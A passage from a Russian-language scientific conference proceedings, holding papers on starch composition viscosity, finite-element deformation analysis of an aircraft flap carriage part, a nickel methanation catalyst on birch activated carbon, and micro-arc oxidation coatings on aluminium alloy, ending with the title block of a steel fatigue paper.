Таким образом, механоактивация позволяет направленно регулировать вязкость композиций, которые в дальнейшем могут быть использованы для получения крахмальных пленок.

Благодарности. Исследование проведено с использованием ресурсов Центра коллективного пользования научным оборудованием ИГХТУ (при поддержке Минобрнауки России, соглашение № 075-15-2021-671)

СПИСОК ИСТОЧНИКОВ

1. Ahmed T. et al. Biodegradation of plastics: current scenario and future prospects for environmental safety //Environmental science and pollution research. – 2018. – Т. 25. – С. 7287-7298. – DOI 10.1007/s11356-018-1234-9
2. Gilet A. et al. Unconventional media and technologies for starch etherification and esterification //Green Chemistry. – 2018. – Т. 20. – №. 6. – С. 1152-1168. – DOI 10.1039/C7GC03135A
3. Hajiali F. et al. Mechanochemical transformations of biomass into functional materials //ChemSusChem. – 2022. – Т. 15. – №. 7. – С. e202102535. – DOI 10.1002/cssc.202102535
4. Zhang J., Xu S., Li W. High shear mixers: A review of typical applications and studies on power draw, flow pattern, energy dissipation and transfer properties //Chemical Engineering and Processing: Process Intensification. – 2012. – Т. 57. – С. 25-41. – DOI 10.1016/j.cep.2012.04.004
5. Rodgers T. L., Cooke M. Rotor–stator devices: The role of shear and the stator //Chemical Engineering Research and Design. – 2012. – Т. 90. – №. 3. – С. 323-327. – DOI 10.1016/j.cherd.2011.07.018
6. Кирсанов, Е. А. Неньютоновское поведение структурированных систем / Е. А. Кирсанов, В. Н. Матвеев. – Москва : Рекламно-издательский центр "ТЕХНОСФЕРА", 2016. – 384 с. – (Мир химии). – ISBN 978-5-94836-461-2. – EDN UMXMIE.
7. Liang J., Ludescher R. D. Effects of glycerol on the molecular mobility and hydrogen bond network in starch matrix //Carbohydrate Polymers. – 2015. – Т. 115. – С. 401-407. – DOI 10.1016/j.carbpol.2014.08.105

УДК 658.512.22

Хрипкова Валерия Анатольевна, студент, Комсомольский-на-Амуре государственный университет

Khripkova Valeria Anatolyevna, student, Komsomolsk-na-Amure State University

Серебренникова Анжела Геннадьевна, кандидат технических наук, доцент, доцент кафедры «Машиностроение», Комсомольский-на-Амуре государственный университет

Serebrennikova Anzhela Gennadiyevna, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Mechanical Engineering Department, Komsomolsk-na-Amure State University

АНАЛИЗ РЕЗУЛЬТАТОВ ОЦЕНКИ ДЕФОРМАЦИЙ ОТ СИЛОВЫХ НАГРУЗОК, ДЕЙСТВУЮЩИХ НА ДЕТАЛЬ «КАРЕТКА»

ANALYSIS OF THE RESULTS OF ASSESSMENT OF DEFORMATIONS FROM FORCE LOADS ACTION ON THE “CARRIAGE” PART

Аннотация. Большие и трудоемкие исследования проводят на различных этапах усовершенствования модели детали для выявления работоспособности конструкции детали и материала в местах силового контакта поверхностей с другими деталями. Работоспособность детали можно оценить с помощью деформаций. Деталь «Каретка», которая приводит в действие закрылок крыла гражданского самолета, в процессе эксплуатации, испытывает пластические деформации на изгиб и сдвиг в разных местах крепления к ней шарико-винтового механизма и монорельса. Чтобы провести исследования деформаций, применяют инструменты инженерного анализа программы NX 12 модуль «Проектирование».

Abstract. Large and labor-intensive studies are carried out at various stages of improving the part model to identify the performance of the part design and material in places of force contact of surfaces with other parts. The performance of a part can be assessed using deformations. The “Carriage” part, which actuates the wing flap of a civil aircraft, during operation, experiences plastic deformation due to bending and shear in different places where the ball screw mechanism and monorail are attached to it. To conduct deformation studies, use the engineering analysis tools of the NX 12 Design module.

Ключевые слова: деталь, крыло, закрылок, деформация, силовые нагрузки, самолет, изгиб, сдвиг, анализ.

Key words: detail, wing, flap, deformation, force loads, aircraft, bending, shear, analysis.

Введение

NX Advanced Simulation на базе промышленного решателя NX Nastran – это инструмент, который позволяет увидеть реальное распределение напряжений и деформаций в конструкции. В данной программе применяется метод конечных элементов, благодаря которому тело разбивается на элементы. Выполнение инженерного анализа с помощью метода конечных элементов проходит в три основных этапа (рисунок 1).




Рисунок 1 – Схема выполнения инженерного анализа

Цель работы: проведение инженерного анализ детали «Каретка» и выявление результатов пластической деформации от силовых нагрузок.

Основная часть

1 CAD-модель детали «Каретка» (Karetka.prt).

В программе NX 12 в модуле «Моделирование» была создана модель детали «Каретка» (рисунок 2а).



а – CAD-модель; б – Модель с тетраэдральной сеткой

Рисунок 2 – Модель детали «Каретка»

2 Идеализированная модель (Karetka_fem1_i.prt)

Создание идеализированной модели необходимо для упрощения геометрии модели тела.

3 Дискретная модель (Karetka_fem1.fem.)

Создание дискретной модели необходимо для ограничения числа степеней свободы тела. Состоит из двух этапов: 1 этап – Создание 3D-тетраэдральной сетки (рисунок 2б); 2 этап – Задание материала титан Titanium Ti-6Al-4V.

4 Решение (Karetka_sim1.sim)

Создание расчетной модели представляет собой процесс добавления нагрузок на деталь и состоит из двух этапов: 1- задание ограничения по всем степеням свободы; 2- добавление нагрузок. Наложённые нагрузки на деталь «Каретка» представлены на рисунке 3.




Рисунок 3 – Модель детали «Каретка» с наложенными нагрузками

На рисунке 3 показаны силы, наложенные на нижнее ухо, на переднюю и заднюю оси вертикальных подшипников. Нагрузка на каждый из вертикальных подшипников на передней оси равна 5287 Н, на каждый из вертикальных подшипников на задней оси равна 1709 Н.. Нагрузка на нижнее ухо составляет 7541 Н.

5 Результаты

В результате проведенных расчётов были получены результаты напряженно-деформированного состояния по осям X, Y и Z. На рисунке 4 представлены результаты деформации «Перемещение – По узлам – по осям X, Y и Z (мм)». Максимальное перемещение по оси X равно 0,02 мм, по оси Y равно 0,084 мм, по оси Z равно 0,042 мм.




Рисунок 4 – Результаты Перемещение – По узлам – по осям X, Y и Z (мм).

На рисунке 5 представлены результаты деформации «Приложенные силы – По узлам – X, Y относительно недеформированной модели (H)». Максимальное значение деформации по приложенным силам равно 224,77 Н.




Рисунок 5 – Результаты деформации Приложенные силы – По узлам – X, Y относительно недеформированной модели (H)

На рисунке 6 представлены результаты деформации «Сила реакции – По узлам – X относительно недеформированной модели (H)». Как видно из рисунка 6, силы реакции возникают только на не сильно активных ребрах и гранях модели. Максимальное значение силы реакции по оси X и равна она 2621,94 Н.




Рисунок 6 – Результаты деформации Силы реакции – По узлам – X, Y относительно недеформированной модели (H)

Заключение

В результате проведенного инженерного анализа состояния детали «Каретка» в модуле «Проектирование» программы NX 12, были выявлены разного рода величины деформаций по осям X, Y, Z. Такие как: Перемещение – По узлам – по осям X, Y и Z (мм), Приложенные силы – По узлам – X, Y относительно недеформированной модели (H), Силы реакции – По узлам – X, Y, Z относительно недеформированной модели (H).

СПИСОК ИСТОЧНИКОВ

1. Хрипкова, В. А. Исследование силовых нагрузок детали «Каретка», входящей в состав закрылка крыла гражданского самолета / В. А. Хрипкова, А. Г. Серебренникова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы VI Всероссийской национальной научной конференции молодых учёных. В 3-х частях, Комсомольск-на-Амуре, 10–14 апреля 2023 года. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2023. – С. 113-116. – EDN IBYGJT.

2. Гончаров, П. С. NX Advanced Simulation : практическое пособие / П. С. Гончаров, И. А. Артамонов, Т. Ф. Халитов, [и др.]. - 2-е изд. - Москва : ДМК Пресс, 2023. - 113 с. - ISBN 978-5-89818-548-0. - Текст : электронный. – URL: <https://znanium.com/catalog/product/2107897> (дата обращения: 13.11.2023). – Режим доступа: по подписке.

3. Данилов, Ю. В. Практическое использование NX : практическое руководство / Ю. В. Данилов, И. А. Артамонов. - 2-е изд. - Москва : ДМК Пресс, 2023. - 333 с. - ISBN 978-5-89818-495-7. - Текст : электронный. – URL: <https://znanium.com/catalog/product/2107165> (дата обращения: 13.11.2023). – Режим доступа: по подписке.

4. Гончаров, П. С. NX Advanced Simulation. Инженерный анализ : учебное пособие для студентов технических вузов / П. С. Гончаров [и др.]. - Москва : ДМК Пресс, 2012. - 503 с. : ил., табл., цв. ил.; ISBN 978-5-94074-841-0

5. А. Н. Унянин, А. Н. Инженерные расчеты с помощью программного комплекса NX : учебное пособие / А. Н. Унянин; Министерство образования и науки Российской Федерации, Федеральное государственное бюджетное образовательное учреждение высшего профессионального образования "Ульяновский государственный технический университет". - Ульяновск : УлГТУ, 2017. - 126 с. : ил.; 21 см.; ISBN 978-5-9795-1655-4

6. Создание идеализированной геометрической модели [Электронный ресурс]. - URL: <https://poznayka.org/s67939t2.html?YSCLID=LOCKDESHDM74370036>, свободный (дата обращения: 13.11.2023)

7. Ельцов, М. Ю. Основы расчета изделия на прочность в приложении NX Расширенная симуляция : учебное пособие для студентов, обучающихся по направлению бакалавриата 151000 - Технологические машины и оборудование и специальности 151701 - Проектирование технологических комплексов / М. Ю. Ельцов, П. А. Хахалев ; М-во образования и науки Российской Федерации, Белгородский гос. технологический ун-т им. В. Г. Шухова. - Белгород : Белгородский гос. технологический ун-т им. В. Г. Шухова, 2014. - 206 с.

УДК 544.478-03

Чемакина Ирина Сергеевна, м.н.с. Лаборатории теории и оптимизации химических процессов, Тюменский государственный университет

Chemakina Irina Sergeevna, junior research associate at Laboratory of theory and optimization of chemical processes, University of Tyumen

Иванцов Михаил Иванович, научный сотрудник Лаборатории № 2 "Химии нефти и нефтехимического синтеза", Институт нефтехимического синтеза им. А.В. Топчиева Российской академии наук

Ivantsov Mikhail Ivanovich, research associate at the Laboratory No. 2 "Chemistry of Petroleum and Petrochemical Synthesis", Institute of Petrochemical Synthesis named after A.V. Topchiev of the Russian Academy of Sciences

Третьяков Николай Юрьевич, директор Центра коллективного пользования, Тюменский государственный университет

Tretyakov Nikolai Yurievich, Director of the Center for Collective Use, University of Tyumen

Елышев Андрей Владимирович, директор Центра природовдохновленного инжиниринга, Тюменский государственный университет

Elyshev Andrey Vladimirovich, Director of the Center for Nature-Inspired Engineering, University of Tyumen

НИКЕЛЕВАЯ КАТАЛИТИЧЕСКАЯ СИСТЕМА НА ОСНОВЕ БЕРЁЗОВОГО АКТИВИРОВАННОГО УГЛЯ ДЛЯ ПОЛУЧЕНИЯ СИНТЕТИЧЕСКОГО МЕТАНА

NICKEL CATALYTIC SYSTEM BASED ON BIRCH ACTIVATED CARBON FOR THE PRODUCTION OF SYNTHETIC METHANE

Аннотация. В данной работе рассматривается применение никельсодержащей каталитической системы на основе берёзового активированного угля и нитрата никеля, приготовленного методом гидротермального синтеза. Катализатор был проанализирован методами оптической эмиссионной спектрометрии, рентгенофазового анализа, сканирующей электронной микроскопии и физической адсорбции. Активность синтезированной каталитической систем была оценена в реакции метанирования монооксида угле-

рода как модельной смеси для получения синтетического метана с целью поиска оптимальной температуры проведения процесса.

Abstract. In this research work, the application of a nickel-containing catalytic system based on birch activated carbon and nickel nitrate prepared by hydrothermal synthesis is considered. The catalyst was analyzed by optical emission spectrometry, X-ray phase analysis, scanning electron microscopy and physical adsorption. The activity of the synthesized catalytic systems was evaluated in the reaction of selective hydrogenation of carbon monoxide as a model mixture for the production of synthetic methane in order to find the optimal temperature of the process.

Ключевые слова: метанирование, синтетический природный газ, никель, активированный уголь, гидротермальный синтез.

Key words: methanation, synthetic natural gas, nickel, activated carbon, hydrothermal synthesis.

Введение

В свете продолжающегося истощения запасов ископаемого топлива в качестве источника энергии все большее внимание учёных уделяется исследованиям, разработкам и внедрению экологически чистых технологий использования энергии, которые могут быть применены к традиционным процессам её получения [1]. Природный газ признан ключевым источником энергии для перехода нынешней эпохи к устойчивому развитию, поскольку он эффективно применяется на электростанциях комбинированного цикла и когенерационных установках [2]. В связи с этим возникает необходимость в получении синтетического метана [3]. Никель активнее всех участвует в реакции метанирования CO [4]. Большинство задокументированных температур реакции метанирования находятся между 300 и 450 °С, поскольку высокие температуры вызывают быстрое спекание металлических частиц и осаждение углерода, а при низкой температуре реакции агрегация активных веществ и побочных продуктов побочной реакции может быть снижена [5]. В связи с этим возникает необходимость разработки таких каталитических систем для селективного гидрирования CO, которые были бы одновременно доступными и эффективными при низкой температуре. Целью настоящей работы является поиск оптимальной температуры проведения реакции метанирования CO в присутствии никелевого катализатора на подложке из углеродсодержащего носителя, БАУ, полученного методом гидротермального синтеза (ГТС).

Экспериментальная часть

Навеску носителя помещали в автоклав из нержавеющей стали. Расчётное количество $\text{Ni}(\text{NO}_3)_2 \cdot 6\text{H}_2\text{O}$ (20 % от массы носителя по металлу), растворяли в 40 мл дистиллированной воды при интенсивном перемешивании. Процесс карбонизации проводили при 230 °С в инертной атмосфере в автоклаве в течение 24 ч. По охлаждению образец отфильтровали, тщательно промыв его несколько раз дистиллированной водой. Затем его высушили при температуре 105 °С на протяжении 12 часов. С помощью методов оптической эмиссионной спектроскопии с индуктивно связанной плазмой (ИСП-ОЭС), рентгенофазового анализа (РФА), сканирующей электронной микроскопии (СЭМ) и БЭТ был проведён анализ образца.

Обсуждение результатов

Состав полученной системы Ni/БАУ подтвердили методом ИСП-ОЭС и показали, что образец содержит 15 %_{масс} никеля. Структуру системы охарактеризовали методом РФА, который показал следующие результаты: наличие дифракционных пиков при 18.8°, 33.1°, 38.4°, 52.2°, 59.3° и 62.9° свидетельствует о присутствии в образце фазы гексагонального $\text{Ni}(\text{OH})_2$. Образец отличает наличие обширного гало, относящегося к аморфной природе БАУ и «узких» пиков, что указывает на формирование хорошо окристаллизованной фазы в ходе ГТС. Методом БЭТ обнаружено образование каталитической системы со значительной поверхностью 114 м²/г. Микрофотография катализатора показывает, что в результате гидротермальной карбонизации не происходит аг-

ломерация частиц, что свидетельствует о сильном взаимодействии металл-носитель и, соответственно, о высокой степени дисперсности на БАУ и, следовательно, о высоком уровне конверсии (рисунок 1). С помощью метода рентгеновской энергодисперсионной спектроскопии было проведено исследование элементного состава катализаторов. Показано, что содержание никеля на поверхности БАУ составляет 16 %.

Активность полученного углеродного материала в реакции гидрирования оксида углерода была исследована в следующих условиях: атмосферное давление, объёмная скорость подачи газовой смеси – 5000 ч^{-1} , температура – $270\text{--}390^\circ\text{C}$, $\text{CO}:\text{H}_2 = 1:3$. Нагрев проводился поэтапно (с повышением температуры на 20 градусов каждый час). Образец катализатора предварительно активировали в токе водорода при температуре 450°C , атмосферном давлении и нагрузке по сырью 2000 ч^{-1} .

Показано, что оптимальной температурой при метанировании CO в присутствии образца Ni/БАУ является 370°C , поскольку при данной температуре конверсия монооксида углерода достигает 24%, а выход метана 69 г/м^3 (рисунок 2).




Рисунок 1 – Микрофотография образца катализатора Ni /БАУ




Рисунок 2 – Конверсия CO и выход CH_4 присутствии катализатора Ni/БАУ

Заключение

Новая никелевая каталитическая системы на основе БАУ была синтезирована методом ГТС для получения CH_4 . Свойства катализатора, такие как структура и физико-химические характеристики, были определены с использованием различных аналитических методов: ИСП-ОЭС, РФА, СЭМ и БЭТ. Исследование оптимальной температуры функционирования катализатора проводилось в ходе процесса метанирования CO в реакторе с неподвижным слоем. Результаты исследования показывают, что наилучшие конверсия CO и выход CH_4 в реакции метанирования достигаются при 370°C .

Благодарности. Исследование выполнено при финансовой поддержке Правительства Тюменской области по проекту Западно–Сибирского межрегионального научно–образовательного центра № 89–ДОН (3) и в рамках Госзадания ИНХС РАН.

СПИСОК ИСТОЧНИКОВ

1. Hatta, A. H. et al. A comprehensive review on the advancements in catalyst regeneration strategies for enhanced reactivity in CO methanation //Materials Today Chemistry. – 2023. – Т. 33. – С. 101743. – DOI 10.1016/j.mtchem.2023.101743
2. Stančin, H. et al. A review on alternative fuels in future energy system //Renewable and sustainable energy reviews. – 2020. – Т. 128. – С. 109927. – DOI 10.1016/j.rser.2020.109927
3. Katla, D. et al. Preliminary experimental study of a methanation reactor for conversion of H_2 and CO_2 into synthetic natural gas (SNG) //Energy. – 2023. – Т. 263. – С. 125881. – DOI 10.1016/j.energy.2022.125881
4. Hussain, I. et al. CO methanation over highly active and coke-resistant ruthenium-doped fibrous mordenite zeolite catalyst for synthetic natural gas (SNG) production //Journal of the Energy Institute. – 2023. – Т. 108. – С. 101230. – DOI 10.1016/j.joei.2023.101230
5. Jabotra, G. et al. CO_2/CO methanation over Ru and Ni supported $\gamma\text{-Al}_2\text{O}_3$: A study on the effect of the stoichiometry of reactant gases //Molecular Catalysis. – 2023. – Т. 547. – С. 113365. – DOI 10.1016/j.mcat.2023.113365

УДК 621.113

Чжао Цзыдун, аспирант, Комсомольский-на-Амуре государственный университет
Zhao Zidong, Graduate student, Komsomolsk-na-Amure State University

Цзян Синьвэй, студент, Комсомольский-на-Амуре государственный университет
Jiang Xinwei, student, Komsomolsk-na-Amure State University

Люй Лань, аспирант, Комсомольский-на-Амуре государственный университет, Хэй-лунцзянский научно-технический университет (КНР)

Lyu Lan, Graduate student, Komsomolsk-na-Amure State University, Heilongjiang University of Science and Technology (PRC)

Башков Олег Викторович, доктор технических наук, профессор, заведующий кафедрой «Материаловедение и технология новых материалов», Комсомольский-на-Амуре государственный университет

Bashkov Oleg Viktorovich, Doctor of Technical Sciences, Professor, Head of the Department of Materials Science and Technology of New Materials, Komsomolsk-na-Amure State University

Башкова Татьяна Игоревна, кандидат технических наук, доцент, доцент кафедры «Материаловедение и технология новых материалов», Комсомольский-на-Амуре государственный университет

Bashkova Tatiana Igorevna, Candidate of Technical Sciences, Associate professor of the Department of Materials Science and Technology of New Materials, Komsomolsk-na-Amure State University

МЕТОДЫ ИССЛЕДОВАНИЯ СВОЙСТВ И ХАРАКТЕРИСТИК ОКСИДНЫХ ПОКРЫТИЙ, СФОРМИРОВАННЫХ В ПРОЦЕССЕ МИКРОДУГОВОГО ОКСИДИРОВАНИЯ

METHODS FOR STUDYING THE PROPERTIES AND CHARACTERISTICS OF OXIDE COATINGS FORMED DURING THE PROCESS OF MICROARC OXIDATION

Аннотация. Оксидное покрытие, полученное с использованием технологии микродугового оксидирования, имеет ряд уникальных характеристик, отличающих его от анодных покрытий. Изучению различных методов исследования оксидных покрытий посвящена данная статья. Для исследований структуры и толщины покрытий применяют электронную или оптическую микроскопии, чтобы изучить характеристики и характеристики керамического слоя.

Abstract. The oxidized coating obtained using micro-arc oxidation technology has superior performance. Explore the differences in the oxidized coating under different oxidation times. Analyze the internal structure of the oxidized coating through an electron microscope to explore the performance and characteristics of the ceramic layer.

Ключевые слова: микродуговое оксидирование, керамическое покрытие, микроструктура, пленка.

Key words: microarc oxidation, ceramic coating, microstructure, film.

Введение

Для улучшения характеристик металлических материалов используют различные технологии обработки поверхности [1,2]. Разработанная на основе метода анодирования технология микродугового оксидирования, еще называемая плазменным оксидированием [3], заключается в том, что металл вентильной группы или его сплав по-

мещают в жидкость электролит и подают положительные импульсы электрического напряжения. Таким образом электрохимическим методом создают искровые разряды на поверхности материала. В отличие от анодирования применяется слабый раствор электролита, меньшие плотности тока и импульсы высокого напряжения. Под совместным действием термохимии, электрохимии и плазмохимии на поверхности металлов или сплавов образуется керамическая пленка, толщина которой может достигать десятых долей миллиметра. Изделия с оксидными керамическими покрытиями широко используется в авиации, аэрокосмической отрасли, машиностроении, электронике и других областях [4].

Материалы и методика проведения исследований

Оксидные покрытия формировались на образцах алюминиевого сплава Д16АТ. Для микродугового оксидирования использовалась лабораторная установка для, изготовленная в ДВФУ [5]. Установка позволяет формировать импульсы частотой 300 Гц с управляемой амплитудой и длительностью импульсов. Цифровая схема установки управляется компьютером с помощью программного обеспечения по заданным режимам. Оборудование может работать в режимах с постоянным напряжением или током.

Оксидирование выполнялось в электролите, представляющем собой раствор силиката и гидроксида натрия в дистиллированной воде [6]. В ходе эксперимента поддерживался постоянный ток, действующий на образец. Плотность тока составляла $4,06 \text{ А/дм}^2$.

Результаты исследований

Как показано на структуре поперечного микрошлифа, полученной с помощью электронного микроскопа, приведенной на рисунке 1, толщина керамической пленки, образующейся на поверхности в начальный период разрядов, была тоньше при меньшем напряжении пробоя, которое регулировалось поддержанием постоянного значения плотности импульсного тока. Однако при меньшем напряжении возникало большее количество более мелких дуг. Увеличение времени оксидирования приводило к росту пленки и, соответственно влияло на характер оксидирования. Для пробоя пленки большей толщины требуется большее напряжение импульсов. Точек электрического пробоя и, соответственно, искровых разрядов на поверхности становится все меньше, а их энергия увеличивается. Увеличивается также размер пор и каналов, и уменьшается их число, каналы становятся более крупными с более редким их распределением по поверхности.

Керамическая пленка, формируемая при микродуговом оксидировании, как и обычная оксидная пленка состоит из двух слоев: плотного и рыхлого [7]. В качестве примера возьмем керамическую пленку, образующуюся на поверхности металлического алюминия. Основным компонентом керамической пленки является $\alpha\text{-Al}_2\text{O}_3$, а также содержится небольшое количество $\gamma\text{-Al}_2\text{O}_3$. Согласно исследованиям, нет очевидной разделительной линии между плотным слоем и основным металлом (рисунок 2).




Рисунок 1 – Структура покрытия, сформированного на сплаве




Рисунок 2 – Внутренняя структура покрытия

Заключение

На образование керамической пленки, формируемой при микродуговом оксидировании, большое влияние оказывает время окисления. С течением времени покрытие быстро увеличивается в начале микродугового оксидирования, а затем рост покрытия постепенно замедляется. Однако, при постоянной плотности тока возможен линейный рост толщины пленки в зависимости от времени в определенном диапазоне толщины формируемого керамического слоя.

Внутренняя структура керамического слоя определяет эксплуатационные характеристики покрытия. В процессе окисления керамический слой тесно соединяется с основным металлом, придавая керамической пленке хорошую адгезию, высокую твердость, износостойкость и коррозионную стойкость.

Благодарности. Работа подготовлена при поддержке гранта Президента РФ для государственной поддержки ведущих научных школ Российской Федерации (проект НШ-452.2022.4).

СПИСОК ИСТОЧНИКОВ

1. Гордиенко, П. С. Микродуговое оксидирование металлов и сплавов / П. С. Гордиенко, В. А. Достовалов, А. В. Ефименко. – Владивосток : Издательский дом Дальневосточного федерального университета, 2013. – 521 с. – ISBN 978-5-7444-3073-3. – EDN YRFERR.
2. Лернер, Л. Твердое анодирование алюминия: история и современность / Л. Лернер // Цветные металлы. – 2003. – № 6. – С. 84-87. – EDN QAUHDX.
3. Investigation of the influence of electrical modes on the morphology and properties of oxide coatings on aluminum alloy 1163, obtained by the microarc oxidation / O. V. Bashkov, F. Bao, T. I. Bashkova, X. Li // Lecture Notes in Networks and Systems. – 2021. – Vol. 200. – P. 87-95. – DOI 10.1007/978-3-030-69421-0_10. – EDN TWTOYQ.
4. Местное химическое оксидирование как метод подготовки поверхности алюминиевых сплавов перед нанесением лакокрасочных покрытий / В. Н. Владимирский, Т. Г. Павловская, М. Г. Офицерова, А. Д. Жирнов // Авиационные материалы и технологии. – 2003. – № 2. – С. 78-80. – EDN QAFRND.
5. Acoustic emission that occurs during the destruction of coatings applied by microarc oxidation on an aluminum alloy / O. Bashkov, F. Bao, V. A. Kim [et al.] // Materials Today: Proceedings : International Conference on Modern Trends in Manufacturing Technologies and Equipment, ICMTMTE 2019, Sevastopol, 09–13 сентября 2019 года. Vol. 19. – Sevastopol: Elsevier Ltd, 2019. – P. 2522-2525. – DOI 10.1016/j.matpr.2019.08.174. – EDN NUWQBT.
6. Исследование влияния режимов микродугового оксидирования на морфологию и параметры оксидного покрытия, наносимого на алюминиевый сплав Д16АТ / Ф. Бао, О. В. Башков, Д. Чжан [и др.] // Frontier Materials & Technologies. – 2023. – № 1. – С. 7-21. – DOI 10.18323/2782-4039-2023-1-7-21. – EDN YNOVLA.

УДК 621.9:519.8

Чжо Зин Оо, аспирант, Комсомольский-на-Амуре государственный университет

Kyaw Zin Oo, Graduate student, Komsomolsk-na-Amure State University

Зиновьев Олег Анатольевич, магистрант, Комсомольский-на-Амуре государственный университет

Zinoviev Oleg Anatolievich, Master's student, Komsomolsk-na-Amure State University

Башкова Татьяна Игоревна, кандидат технических наук, доцент, доцент кафедры «Материаловедение и технология новых материалов», Комсомольский-на-Амуре государственный университет

Bashkova Tatiana Igorevna, Candidate of Technical Sciences, Associate professor of the Department of Materials Science and Technology of New Materials, Komsomolsk-na-Amure State University

Башков Олег Викторович, доктор технических наук, профессор, заведующий кафедрой «Материаловедение и технология новых материалов», Комсомольский-на-Амуре государственный университет

Bashkov Oleg Viktorovich, Doctor of Technical Sciences, Professor, Head of the Department of Materials Science and Technology of New Materials, Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ КИНЕТИКИ УСТАЛОСТНОГО РАЗРУШЕНИЯ КОРРОЗИОННОСТОЙКОЙ АУСТЕНИТНОЙ СТАЛИ 12X18H10T

INVESTIGATION OF THE KINETICS OF FATIGUE FAILURE OF CORROSION-RESISTANT AUSTENITIC STEEL AISI 321

